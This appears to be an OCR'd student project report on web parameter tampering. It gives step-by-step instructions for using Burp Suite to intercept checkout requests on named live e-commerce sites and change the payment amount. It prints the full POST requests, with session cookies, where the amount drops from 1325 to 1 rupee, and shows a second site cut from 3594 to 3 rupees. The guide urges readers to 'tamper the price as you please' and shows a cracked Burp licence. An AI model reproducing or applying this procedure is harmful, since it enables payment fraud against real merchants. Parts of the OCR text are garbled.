
The recommended hardware specification for a smooth experience are:

- 50 GB of hard disk space, SSD preferred
- At least 2048 MB of RAM



5. SYSTEM DESIGN

5.1 System Architecture


Start
Open the target website
Open burpsuite simultaneously
After you add to cart and before proceeding to checkout turn on the interceptor in proxy of burpsuite.
Fill in your billing details and proceed to payment and tamper the seller prices in burpsuite with price you wish to pay
Continue to click forward in burpsuite until the interfacing browser changes at each pay
Finally process the payment with tampered price
Stop

6. IMPLEMENTATION


To implement the Data Tampering or the Parameter tampering attack we need the burp suite in the windows or the kali linux Os .Generally we use the Firefox browser to perform the attack.

First we need to change the Proxy to access the internet frpom auto-detect proxy to manual proxy and set to 127.0.0.1 and set the port number to 8080 and install the CA certificate and import the certificate to browser.

Sometimes you may face hindrances using Firefox and burpsuite in mozilla FireFox in windows Os, So it is better to use Kali Linux Os .Download burp suite in Linux and the procees to change proxy settings is same for firefox in linux too.

Then open the website you wish to tamper and alongside start burpsuite and follow the following steps.

Step 1: Select your orders and add to cart



Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
burp-StartBurp
Just Bake CheckOut - M...
08:36 PM
Just Bake CheckOut - Mozilla Firefox
Kali Linux
Just Bake CheckOut
https://www.justbake.in/checkout
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex \n
INSPECTOR
0 matches
Transferring data from ssl.google-analytics.com...
Type here to search
7:06 AM
12/30/2021

Hyderabad 500054

YOUR ORDER

S.No	Product	Weight	Total
1	Pinata Cake 1Kg - 1 Kg	Qty : 1	1250

Sub Total ₹1250
Delivery charges ₹75.00
Garnd Total ₹1325.00

CASH ON DELIVERY ONLINE PAY

Cake Delivery Cities


Request to https://safebrowsing.googleapis.com:443 [142.250.183.202]

la,Hyderabad

```
GET /v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=AIzaSyD3uzXks34szqk9WhKoFZypVPgdDbT3uPw&$httpMethod=POST&$req=
ChUKE25hdmNsaWVudC1hdXRvLWZmb3gaCggFEAIiAiACKAEaCggBEAIiAiACKAEaCggDEAIiAiACKAEaCggHEAIiAiACKAEaCggJEAIiAiACKAE= HTTP/1.1
Host: safebrowsing.googleapis.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Http-Method-Override: POST
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
```

1325

Step 2: Add billing address and proceed to pay



BILLING DETAILS

Choose Delivery Option

○ Collect at the Store

● Home/Office Delivery (Additional Charges)

NOTE: For Home Delivery (HD) there would be additional Charges. For Delivery within 5 kms - it would be 75 Rs & 15/km for subsequent km

Delivery Date *: 31-12-2021

Delivery Time *: 17:30 pm - 18:30 pm

Please have someone available at Delivery Address during the Delivery Time

Full Name *: team 2

Phone *: 9866554123

Email Address *: abc@gmail.com

□ Create an account?

Receipients Name

Receipients Mobile


Address *

Request to https://safebrowsing.googleapis.com:443 [142.250.183.202]

```
GET /v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=AIzaSyD3uzXks34szqk9WhKoFZypVPgdDbT3uPw&$httpMethod=POST&$req=
ChUKE25hdaNsaWVudC1hdXRvLWZsb3gaCggFEAIiAiACKAEaCggBEAIiAiACKAEaCggDEAIiAiACKAEaCggHEAIiAiACKAEaCggJEAIiAiACKAE= HTTP/1.1
Host: safebrowsing.googleapis.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Http-Method-Override: POST
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
```

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
Just Bake CheckOut - Mozilla Firefox
https://www.justbake.in/checkout
Burp Suite Community Edition v2021.8.2 - Temporary Project
Proxy
Intercept
Forward
Drop
Intercept is on
Action
Open Browser
la,Hyderabad

Step 3: Tamper the prices while proceeding to pay



YOUR ORDER

S.No	Product	Weight	Total
1	Pinata Cake 1Kg - 1 Kg	Qty : 1	1250

Sub Total	₹1250
Delivery charges	₹75.00
Garnd Total	₹1325.00

CASH ON DELIVERY　ONLINE PAY


Request to https://www.justbake.in:443 [104.26.6.13]

```
POST /payubizsx1.php HTTP/2
Host: www.justbake.in
Cookie: City=Hyderabad; __utma=84394754.1047524773.1640825923.1640825923.1640825923.1; __utmb=84394754.18.10.1640825923; __utmz
=84394754.1640825923.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); PHPSESSID=9321bcd8fdabcfae213fdcc88cfe52a8; __utmc=
84394754
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 528
Origin: https://www.justbake.in
Referer: https://www.justbake.in/checkout
Upgrade-Insecure-Requests: 1
Te: trailers

samedaydelivery=1&samedaydeliveryexpress=0&key=PMPYBK&txnid=61cd0c414c392&phone=9866554123&email=abc%40gmail.com&firstname=
team+2&amount=1325&amount1=1325&coupon_code=&dchar1=75&citycheck1=0&address1=Jededimeta%2CHyderabadsn&password1=&birthdayname1=
undefined&birthdaydate1=undefined&remainder1=undefined&city1=Hyderabad&pincode1=500054&landmark1=&sendername1=&sendermobile1=&
Order_Id1=5599800&deliverydate1=31-12-2021&delTime1=17%3A30+to+18%3A30+PM&productinfo=Product+Info&Order_Id=5599800&phone2=&
email2=&firstname2=&amount2=
```

Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
Just Bake CheckOut - Mozilla Firefox
https://www.justbake.in/checkout
Hyderabad
500054
Cake Delivery Cities
https://www.offensive-security.com
Burp Suite Community Edition v2021.8.2 - Temporary Project
Proxy
Intercept
Forward
Drop
Intercept is on
Action
Open Browser
HTTP/2
1325
2 matches

Step 4: Tamper the price as you please


Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
Just Bake CheckOut - Mozilla Firefox
https://www.justbake.in/checkout
Burp Suite Community Edition v2021.8.2 - Temporary Project
Forward
Drop
Intercept is on
Action
Open Browser
HTTP/2
CASH ON DELIVERY
ONLINE PAY
Transferring data from ssl.google-analytics.com...

YOUR ORDER

S.No	Product	Weight	Total
1	Pinata Cake 1Kg - 1 Kg	Qty : 1	1250

Sub Total	₹1250
Delivery charges	₹75.00
Garnd Total	₹1325.00

Cake Delivery Cities


All cities : Cake Delivery in Hyderabad | Cake Delivery in Bangalore | Cake Delivery in Mangalore | Cake Delivery in Surathkal | Cake Delivery in Manipal | Cake Delivery in Udupi | Cake Delivery in Mysore | Cake Delivery in Vijayawada | Cake Delivery in Moodbidri | Cake Delivery in Bantwal | Cake Delivery in Puttur | Cake Delivery in Thokkottu | Cake Delivery in Guntur | Cake Delivery ... Delivery in Kasargod | Cake Delivery in Uppala | Cake Delivery in Kanchangad | Cake

Request to https://www.justbake.in:443 [104.26.7.13]

```
POST /payubizsxl.php HTTP/2
Host: www.justbake.in
Cookie: City=Hyderabad; __utma=84394754.1047524773.1640825923.1640825923.1640825923.1; __utmb=84394754.21.10.1640825923; __utmz=84394754.1640825923.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); PHPSESSID=9321bcd8fdabcfae213fdcc88cfe52a8; __utmc=84394754; __utmt=1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 510
Origin: https://www.justbake.in
Referer: https://www.justbake.in/checkout
Upgrade-Insecure-Requests: 1
Te: trailers

samedaydelivery=1&samedaydeliveryexpress=0&key=PMPYBK&txnid=61cd0e2670ddf&phone=9874563210&email=aaa%40gmail.com&firstname=jjjjj&amount=1&amount1=1&coupon_code=&dcharl=75&citycheck1=0&address1=ggghhh&password1=&birthdayname1=undefined&birthdaydate1=undefined&remainder1=undefined&city1=Hyderabad&pincode1=500054&landmark1=&sendername1=&sendermobile1=&Order_Id1=3109901&deliverydate1=31-12-2021&delTime1=17%3A30+to+18%3A30+PM&productinfo=Product+Info&Order_Id=3109901&phone2=&email2=&firstname2=&amount2=
```

Step 5: Go to payment gateway and you see the tampered price ..thus there is data tampering vulnerability


Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
Airtel Money QuickPay - Mozilla Firefox
https://ecom.airtelbank.com/ecom/v2/#/login
airtel Payments Bank
Burp Suite Community Edition v2021.8.2 - Temporary Project
Forward
Drop
Intercept is on
Action
Open Browser
GO

Login to Airtel Payments Bank


Rs 1.00
Payment to be made to PU BINDUR

MOBILE NUMBER
9866554123

7. TESTING&RESULTS

Similarly when we perform the data tampering attack on other website i.e shop.arre.co.in ,here are the results

Before Tampering:




Total: ₹3,594.00

COD has been disabled either because it is not available at you location.

Please select a payment option

Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
The best quality and awesome
https://shop.arre.co.in/checkout
Arré
Payment
Net Banking
Debit Card
Credit Card
Cash On Delivery (₹50 extra)
+91 22 3969 7019
Track Order
About Us
Contact Us
Blog
FAQ
Terms & Conditions

After Tampering:



Amount: Rs. 3.00

Transaction ID: AI1803252

Choose a payment method

Hurry! Avail 10% cashback upto INR50 now (twice per freecharge account), pay via Freecharge Wallet. TnC apply

Note: In the next step you will be redirected to your bank's website to verify yourself.

or Go back to www.paintcollar.com

Note: Making Payment on PayU is 100% safe. Your transaction is processed through a secure https internet connection based on secure socket layer technology.

Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is off Action
Raw Params Headers Hex
PayUbiz
https://secure.payu.in/_pay
PayU biz
PayU is now PayU biz
Credit Card
Debit Card
Net Banking
EMI
Wallets
PayU money
Card Type
VISA
Card Number
Name on Card
CVV Number
What is CVV number?
Expiry Date
Month
Year
Pay Now
VERIFIED by VISA
MasterCard. SecureCode
Norton SECURED
PCI Security Standards Council
AMERICAN EXPRESS SafeKey

8. CONCLUSION

Data tampering control includes tampering Uniform Resource Locator parameters to recover data that would somehow be inaccessible to the client. Threats from abuse rely on the thing parameter is being adjusted and the strategy by which it is submitted to the web application server.

Data/Parameter tampering control attacks can be utilized to accomplish a few targets, including divulging documents over the Webroot, extracting data from a database, and executing the arbitrary assertive OS level command.

A Web application firewall can give some assurance against it, given that it is designed appropriately for the webpage being used. In general, a network or computer’s weakness to tampering can be limited by actualizing an exacting application security routine and ensuring that it is stayed up with the latest.

9. REFERENCE

- Web Parameter Tampering Software Attack | OWASP Foundation
- Parameter Tampering: All You Need To Know in 4 Easy Points (jigsawacademy.com)
- What is Burp Suite? - GeeksforGeeks
- Kali Linux - Wikipedia

Here is the video url of the data tampering attack done and uploaded by us :

https://www.youtube.com/watch?v=8-DCA2ybg20